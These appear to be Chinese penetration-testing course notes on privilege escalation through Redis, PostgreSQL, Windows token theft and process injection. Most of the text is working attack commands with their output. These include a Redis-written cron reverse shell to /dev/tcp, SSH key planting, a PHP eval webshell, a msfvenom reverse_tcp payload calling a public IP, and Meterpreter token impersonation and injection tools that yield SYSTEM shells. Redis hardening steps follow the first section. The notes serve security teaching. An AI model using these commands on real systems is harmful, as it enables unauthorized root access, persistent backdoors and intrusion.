

# Day61 权限提升-Redis&Postgre&令牌窃取&进程注入



## 61.1 演示案例-Redis 数据库权限提升-计划任务

### 61.1.1 云服务器搭建centos安装Redis



```
1 https://www.cnblogs.com/hxxgo520/p/16575522.html
```

### 61.1.2 Redis常用命令

连接redis:



```
1 redis-cli -h 192.168.63.130
```

查看redis版本信息、一些具体信息、服务器版本信息等等:



```
1 192.168.63.130:6379>info
```

将变量x的值设为test:



```
1 192.168.63.130:6379>set x "test"
```

是把整个redis数据库删除, 一般情况下不要用!!!



```
1 192.168.63.130:6379>flushall
```

查看所有键:



```
1 192.168.63.130:6379>KEYS *
```

获取默认的redis目录、和rdb文件名: 可以在修改前先获取, 然后走的时候再恢复:



```
1 192.168.63.130:6379>CONFIG GET dir
2 192.168.63.130:6379>CONFIG GET dbfilename
```

### 61.1.3 攻击测试

连接Redis（利用未授权访问漏洞或者用户名密码连接）后，可以利用如下方法提权

#### 方法一：利用计划任务执行命令反弹 shell

先在自己的服务器上监听一个端口



```
1 nc -lvp 5555
```



```
1 连接
2 redis-cli -h 192.168.80.137
3 执行命令
4 set x "\n* * * * * bash -i >&
  /dev/tcp/192.168.80.137/5555 0>&1\n"
5 config set dir /var/spool/cron/
6 config set dbfilename root
7 save
```



```
1 https://freexyz.cn/server/73853.html 详解NC反弹
  shell的几种方法
```

#### 方法二：写 ssh-keygen 公钥然后使用私钥登陆

Redis服务使用ROOT账号启动

服务器开放了SSH服务，而且允许使用密钥登录，即可远程写入一个公钥，直接登录远程服务器



```
1 1、在攻击机生成一个公钥文件：
2     cd /root/.ssh/           #如果.ssh不存在的话，创
    建.ssh文件夹。
3     ssh-keygen -t rsa        #执行完命令然后回车三次就结
    束了。
4     cat id_rsa.pub
5 2、未授权或者弱口令访问redis服务，并写入公钥：
6     redis -h 192.168.223.132    登录redis服务
7     config set dir /root/.ssh/   #设置保存路径
8     config set dbfilename authorized_keys #设
    置保存文件名
9     set x "\n\n\n ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQgQDdetfvTA3f2gkKLnyc
8CRKNPmN54Q1K1a+QFed1N3BzDAWR7BJmv5qMaXdwTa++upI
1gHyOb50rNBSddeIbbbND3uQiNpzJOuALxrITe6QvELc055Y
a1NVcsWeGR/B42daBFua+aBQ0bTMvW6Ne3PiVcvoisSgHNKt
FPu6mvV+LV9+r1w9nib/iQAba2u/YHf3bc2+SChs1dDdD4wP
z4Qf2E4gwrxxWQIJzqDfuHWHjQkqoh/frSwdYp6PHPzToYWX
aGDA/JMgMovokCtGNE9ovTMndkds18nLkoYQowQFBpv7EJOn
FBXj9KIsc2j0fytsie0YZjFt4Fj89+0UTetH4hdEqwg5oEEL
VVXVnjY3vhOCQFSBFgr1vV00tVmm1KVJ4nuJ0L2/x0BsFixr
6LVspBWh/0EZDpTBoVVjDBj4QBZRzfo/kiv9jUYFE5oIyoxA
BRHnPBGfw1bXS0IjiK6P7I1Egm1n77g0DMqwjiLfy6UAznU
7R9QN82NKyvAwGs= root@kali \n\n\n"    #将公钥写入x
    键，用"\n\n\n"包裹住公钥，并且跟公钥之间用空格隔开
10     save    # 保存
11 3、用私钥进行登录：
12     ssh -i id_rsa    第一次登陆需要输入yes
```

**方法三：权限较低往 web 物理路径写 webshell**

当redis权限不高，并且服务器开着web服务，在redis有web目录写权限时，可以尝试往web路径写webshell。

### 1.将shell写入web目录(web目录根据实际情况)

```
1 root@kali:~# redis-cli -h 192.168.223.132
2 192.168.223.132:6379> config set dir
  /var/www/html/
3 OK
4 192.168.223.132:6379> config set dbfilename
  shell.php
5 OK
6 192.168.223.132:6379> set x "<?php
  eval(@$_POST['a']); ?>"
7 OK
8 192.168.223.132:6379> save
9 OK
```

### 2.使用后门工具进行连接

#### 修复方案

注意：以下操作，均需重启 Redis 后才能生效。

- 绑定需要访问数据库的 IP。将 127.0.0.1 修改为需要访问此数据库的 IP 地址。
- 设置访问密码。在 Redis.conf 中 requirepass 字段后，设置添加访问密码。
- 修改 Redis 服务运行账号。以较低权限账号运行 Redis 服务，禁用账号的登录权限。

```
1 1) 禁止一些高危命令（重启redis才能生效）
2 修改 redis.conf 文件，禁用远程修改 DB 文件地址
```

```
3      rename-command FLUSHALL ""
```

```
4      rename-command CONFIG ""
```

```
5      rename-command EVAL ""
```

6 或者通过修改redis.conf文件，改变这些高危命令的名称

```
7      rename-command FLUSHALL "name1"
```

```
8      rename-command CONFIG "name2"
```

```
9      rename-command EVAL "name3"
```

```
10
```

11 2) 以低权限运行 Redis 服务（重启redis才能生效）

12 为 Redis 服务创建单独的用户和家目录，并且配置禁止登  
陆

```
13      groupadd -r redis && useradd -r -g redis  
redis
```

```
14
```

15 3) 为 Redis 添加密码验证（重启redis才能生效）

16 修改 redis.conf 文件，添加

```
17      requirepass mypassword
```

18 （注意redis不要用-a参数，明文输入密码，连接后使  
用auth认证）

```
19
```

20 4) 禁止外网访问 Redis（重启redis才能生效）

21 修改 redis.conf 文件，添加或修改，使得 Redis 服务  
只在当前主机可用

```
22      bind 127.0.0.1
```

23 在redis3.2之后，redis增加了protected-mode，在这  
个模式下，非绑定IP或者没有配置密码访问时都会报错。

```
24
```

25 5) 修改默认端口

26 修改配置文件redis.conf文件

```
27      Port 6379
```

28 默认端口是6379，可以改变成其他端口（不要冲突就好）

```
29
```

```
30 6) 保证 authorized_keys 文件的安全
31     为了保证安全，您应该阻止其他用户添加新的公钥。将
    authorized_keys 的权限设置为对拥有者只读，其他用户没有
    任何权限：
32     chmod 400 ~/.ssh/authorized_keys
33     为保证 authorized_keys 的权限不会被改掉，您还需要
    设置该文件的 immutable 位权限：
34     chattr +i ~/.ssh/authorized_keys
35     然而，用户还可以重命名 ~/.ssh，然后新建新的 ~/.ssh
    目录和 authorized_keys 文件。要避免这种情况，需要设置
    ~/.ssh 的 immutable 权限：
36     chattr +i ~/.ssh
37
38 7) 设置防火墙策略
39     如果正常业务中Redis服务需要被其他服务器来访问，可以
    设置iptables策略仅允许指定的IP来访问Redis服务。
```

---

## 61.2 演示案例-PostgreSQL 数据库权限提升-漏洞

### PostgreSQL 数据库权限提升

PostgreSQL 是一款关系型数据库。其 9.3 到 11 版本中存在一处“特性”，管理员或具有“COPY TO/FROM PROGRAM”权限的用户，可以使用这个特性执行任意命令。

提权利用的是漏洞：

- CVE-2019-9193
- CVE-2018-1058



- 1 CVE-2018-1058
- 2 PostgreSQL 是一款关系型数据库。其9.3到10版本中存在一个逻辑错误，导致超级用户在不知情的情况下触发普通用户创建的恶意代码，导致执行一些不可预期的操作。



- 1 CVE-2019-9193
- 2 PostgreSQL 是一款关系型数据库。其9.3到11版本中存在一处“特性”，管理员或具有“COPY TO/FROM PROGRAM”权限的用户，可以使用这个特性执行任意命令。

连接-利用漏洞-执行-提权



- 1 参考: <https://vulnhub.org/#/environments/postgres/>

**修复方案：升级版本或打上补丁**

---

## 61.3 演示案例-Windows2008&7 令牌窃取提升-本地

进行远程过程调用时请求提升权限，然后调用它从而生成特权安全令牌以执行特权操作。当系统允许令牌不仅用于进程本身，还用于原始请求进程时，漏洞就会出现。

**本地提权实验：获取会话-利用模块-窃取令牌-提权**





- 1 适合版本
- 2 Microsoft windows XP Professional SP3 和之前版本
- 3 windows Server 2003 SP2 和之前的版本
- 4 windows Server 2003 x64 和 x64 SP2
- 5 windows Server 2003 (用于基于 Itanium 的系统 SP2 和先前版本)
- 6 windows Server 2008 x32 x64
- 7 windows Server 2008 (用于基于 Itanium 的系统)
- 8 windows Vista SP1 和之前的版本
- 9 windows Vista x64 SP1 和之前的版本

## 操作:

- 在本地msf服务器上, 执行以下命令, 生成反弹shell木马

```
msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=114.215.191.57 LPORT=5577 -f exe -o /root/xx.exe  
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=114.215.191.57 LPORT=5577 -f exe -o /root/xx.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes  
Saved as: /root/xx.exe
```

- 在本地msf服务器上执行以下命令, 监听端口



- 1 msfconsole
- 2 use exploit/multi/handler
- 3 set payload windows/meterpreter/reverse\_tcp
- 4 show options
- 5 set lhost 0.0.0.0
- 6 set lport 6677
- 7 show options
- 8 exploit

- 将该木马xx.exe, 上传到远程目标服务器, 并运行木马程序。
- 本地监听到会话, 查看权限为普通用户xiaodi

```

Payload options (windows/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
-----
Id  Name
--  --
0   Wildcard Target

msf6 exploit(multi/handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf6 exploit(multi/handler) > set lport 5577
lport => 5577
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:5577
[*] Sending stage (175174 bytes) to 59.172.73.13
[*] Meterpreter session 1 opened (172.16.41.230:5577 -> 59.172.73.13:24694) at 2020-11-07 20:57:21 +0800

meterpreter > getuid
Server username: WIN-B30RS2QBRMM\xiaodi
meterpreter >

```

## 提权

- 1 use incognito
- 2 list\_tokens -u
- 3 impersonate\_token "NT AUTHORITY\SYSTEM"

```

[*] Started reverse TCP handler on 0.0.0.0:5577
[*] Sending stage (175174 bytes) to 59.172.73.13
[*] Meterpreter session 1 opened (172.16.41.230:5577 -> 59.172.73.13:24694) at 2020-11-07 20:57:21 +0800

meterpreter > getuid
Server username: WIN-B30RS2QBRMM\xiaodi
meterpreter > use incognito
Loading extension incognito...Success.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
-----
NT AUTHORITY\SYSTEM
WIN-B30RS2QBRMM\xiaodi

Impersonation Tokens Available
-----
No tokens available

meterpreter > impersonate_token "NT AUTHORITY\SYSTEM"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM
[*] Delegation token available
Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

## 61.4 演示案例-Windows2003&10 进程注入提升-本地


进程注入提权是本地提权方式的一种较为老的安全技术了，利用的是注入进程的所有者实现权限共享机制，这类技术主要利用在windows2008 之前操作系统上.所以我们需要学习后续的本地提权更多的手法才能有针对性高版本的系统。

## 61.4.1 pinjector 进程注入工具针对-win2008 以前操作系统

演示环境：Windows2003

- 将pinjector工具上传到目标服务器，运行以下命令

```
1 pinjector.exe //运行命令，查看用法
2 pinjector.exe -l //列出可注入的进程
3 pinjector.exe -p pid cmd.exe 6688 //注入到系统
   正常的服务里，监听6688端口（后面是否为system权限）
```



```
命令提示符
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.


C:\Documents and Settings\Administrator>cd de
系统找不到指定的路径。

C:\Documents and Settings\Administrator>"C:\Documents and Settings\Administrator\
桌面\processinjector\Process Injector\pinjector.exe"
Privilege Switcher for Win32 (Private version)
(c) 2006 Andres Tarasco - atarasco@gmail.com

Usage:
inject.exe -l <Enumerate Credentials>
inject.exe -p <pid> <cmd> <port> <Inject into PID>

C:\Documents and Settings\Administrator>
```

```
1 pinjector.exe -P 416 cmd.exe 6688
```



```
C:\Documents and Settings\Administrator>"C:\Documents and Settings\Administrator\
桌面\processinjector\Process Injector\pinjector.exe" -p 416 cmd.exe 6688
Privilege Switcher for Win32 (Private version)
(c) 2006 Andres Tarasco - atarasco@gmail.com

[+] Trying to execute cmd.exe to 416 as: ? \
[+] Code injected... ; >

C:\Documents and Settings\Administrator>
```



1 nc 192.168.131.111 6688 监听6688端口，成功反弹shell，成功提权

```
选定 C:\WINDOWS\system32\cmd.exe - nc 192.168.131.111 6688

C:\t001s\提权exp类\lcx nc>cmd.exe
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.

C:\t001s\提权exp类\lcx nc>nc 192.168.131.111 6688
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>whoami
nt authority\system

C:\WINDOWS\system32>
```

## 61.4.2 pexec64 32 进程注入工具针对-win2008 及后操作系统-(佛系)



1 <https://www.blib.cn/soft/pexec.zip>

使用process explorer查看进程号 (PID)

Process Explorer - Sysinternals: www.sysinternals.com [XIAODI-PC\xiaodi]

File Options View Process Find Users Help


69:45

Process	CPU	Private B...	Working Set	PID	Description	Company Name
NVDisplay.Containe...		5,084 K	18,408 K	2680	NVIDIA Container	NVIDIA Corporation
NVDisplay.Contai...	< 0.01	34,220 K	64,376 K	2088		
qmbstrv.exe		1,384 K	7,288 K	2524	电脑管家-安全注册	Tencent
QQPCRTTP.exe	0.01	78,908 K	23,264 K	2528	电脑管家-实时防护服务	Tencent
QQPCITray.exe	0.10	151,176 K	196,484 K	12336		
QQPCRealTimeS...	0.06	35,148 K	53,740 K	9080		
svchost.exe		2,172 K	9,676 K	3260	Windows 服务主进程	Microsoft Corporation
svchost.exe		1,352 K	6,016 K	3268	Windows 服务主进程	Microsoft Corporation
svchost.exe		2,380 K	8,724 K	3352	Windows 服务主进程	Microsoft Corporation
svchost.exe		2,160 K	14,388 K	3360	Windows 服务主进程	Microsoft Corporation
svchost.exe		2,500 K	9,328 K	3572	Windows 服务主进程	Microsoft Corporation
svchost.exe	< 0.01	25,348 K	39,172 K	3692	Windows 服务主进程	Microsoft Corporation
svchost.exe		3,536 K	14,160 K	3700	Windows 服务主进程	Microsoft Corporation
svchost.exe		3,184 K	12,060 K	3888	Windows 服务主进程	Microsoft Corporation
svchost.exe		5,512 K	13,592 K	4000	Windows 服务主进程	Microsoft Corporation
svchost.exe	< 0.01	4,320 K	14,964 K	4052	Windows 服务主进程	Microsoft Corporation
audiodg.exe	0.16	18,576 K	27,016 K	17372		
svchost.exe		1,812 K	7,088 K	3608	Windows 服务主进程	Microsoft Corporation
svchost.exe		2,912 K	10,428 K	3920	Windows 服务主进程	Microsoft Corporation
svchost.exe		5,016 K	16,264 K	4124	Windows 服务主进程	Microsoft Corporation
svchost.exe		2,752 K	13,104 K	4172	Windows 服务主进程	Microsoft Corporation
svchost.exe		2,132 K	8,400 K	4244	Windows 服务主进程	Microsoft Corporation
360DesktopService6...		1,776 K	7,624 K	4596	360DesktopService App...	360.cn
svchost.exe		20,908 K	40,648 K	4612	Windows 服务主进程	Microsoft Corporation
AlibabaProtect.exe	< 0.01	28,572 K	53,080 K	4624	Alibaba PC Safe Service	Alibaba Group
svchost.exe	< 0.01	37,952 K	44,752 K	4632	Windows 服务主进程	Microsoft Corporation
mDNSResponder.exe		2,572 K	7,840 K	4648	Bonjour Service	Apple Inc.
svchost.exe		2,776 K	8,496 K	4668	Windows 服务主进程	Microsoft Corporation
svchost.exe		1,204 K	5,540 K	4676	Windows 服务主进程	Microsoft Corporation
svchost.exe		1,688 K	6,924 K	4684	Windows 服务主进程	Microsoft Corporation
svchost.exe		2,076 K	8,552 K	4692	Windows 服务主进程	Microsoft Corporation
DTSAP03Service.exe		4,896 K	11,884 K	4708		
Everything.exe		1,688 K	7,148 K	4720	Everything	voidtools
svchost.exe	0.01	5,264 K	17,024 K	4728	Windows 服务主进程	Microsoft Corporation
svchost.exe		1,496 K	6,068 K	4736	Windows 服务主进程	Microsoft Corporation
svchost.exe		5,040 K	22,136 K	4744	Windows 服务主进程	Microsoft Corporation
RtkAudUService64.exe		2,764 K	10,104 K	4768	Realtek HD Audio Univ...	Realtek Semiconductor
PCService.exe		4,448 K	15,984 K	4796	Flash Center 辅助程序	Chongqing Zhongchen...
XtuService.exe	< 0.01	45,840 K	62,140 K	4804	XtuService	Intel(R) Corporation
redis-server.exe	< 0.01	23,356 K	34,492 K	4812		
QQProtect.exe	< 0.01	17,068 K	23,336 K	4824	QQ安全防护进程 (Q盾)	Tencent
sqlwriter.exe		1,744 K	8,216 K	4844	SQL Server VSS Writer...	Microsoft Corporation
RstMwService.exe		1,856 K	8,488 K	4852	Intel(R) Rapid Storag...	Intel Corporation
vmnetdhcp.exe		7,880 K	11,672 K	4864	VMware VMnet DHCP ser...	VMware, Inc.
vmnat.exe	< 0.01	4,068 K	10,452 K	4872	VMware NAT Service	VMware, Inc.
ReportingServicesS...	< 0.01	298,440 K	168,748 K	4916	Reporting Services Se...	Microsoft Corporation
vmware-usbarbitrat...	< 0.01	2,884 K	10,828 K	4936	VMware USB Arbitratio...	VMware, Inc.
sqlservr.exe	< 0.01	521,088 K	72,060 K	5176	SQL Server Windows NT...	Microsoft Corporation
vmware-authd.exe	< 0.01	9,788 K	16,004 K	5284	VMware Authorization ...	VMware, Inc.
vmware-vmx.exe	0.06	154,012 K	2,192,584 K	17744		
vmware-vmx.exe	0.12	47,180 K	2,160,364 K	4836		
mmsdrv.exe	< 0.01	74,028 K	50,100 K	5324	Microsoft SQL Server ...	Microsoft Corporation
sunloginClient.exe	0.13	30,844 K	40,936 K	5480	向日葵客户端	上海贝锐信息科技有限公司

- 1 pexec64.exe
- 2 pexec64.exe 4720




```
C:\Users\86135>C:\Users\86135\Desktop\pexec\pexec64.exe
```



```
Usage: main.exe <PID> 64位提权/降权器 By:LyShark  
Blog: https://www.cnblogs.com/lyshark
```

```
C:\Users\86135>C:\Users\86135\Desktop\pexec\pexec64.exe 4720
```



```
Usage: main.exe <PID> 64位提权/降权器 By:LyShark  
Blog: https://www.cnblogs.com/lyshark
```


```
[-] PID = 4720  
[+] 已注入进程 4720
```

```
C:\Users\86135>
```



```
1 nc -t localhost 9999
```

```
C:\Users\86135>C:\Users\86135\Desktop\pexec\pexec64.exe 4720
```



```
Usage: main.exe <PID> 64位提权/降权器 By:LyShark  
Blog: https://www.cnblogs.com/lyshark
```

```
[-] PID = 4720  
[+] 已注入进程 4720
```

```
C:\Users\86135>cd\
```

```
C:\>nc -t localhost 9999
```

```
Microsoft Windows [版本 10.0.18362.1139]  
(c) 2019 Microsoft Corporation. 保留所有权利。
```

```
C:\windows\system32>whoami
```

```
whoami
```

```
xiaodi-pc\xiaodi
```

```
C:\windows\system32>
```

总结：其实这两个windows提权技术都挺老了，适用范围不大，实用性也是...有个印象就行了。

## 资源:



- 1 <https://www.cnblogs.com/LyShark/p/13785619.html>
- 2 <https://docs.microsoft.com/zh-cn/sysinternals/downloads/process-explorer>  
[https://www.tarasco.org/security/Process\\_Injector/processinjector.zip](https://www.tarasco.org/security/Process_Injector/processinjector.zip)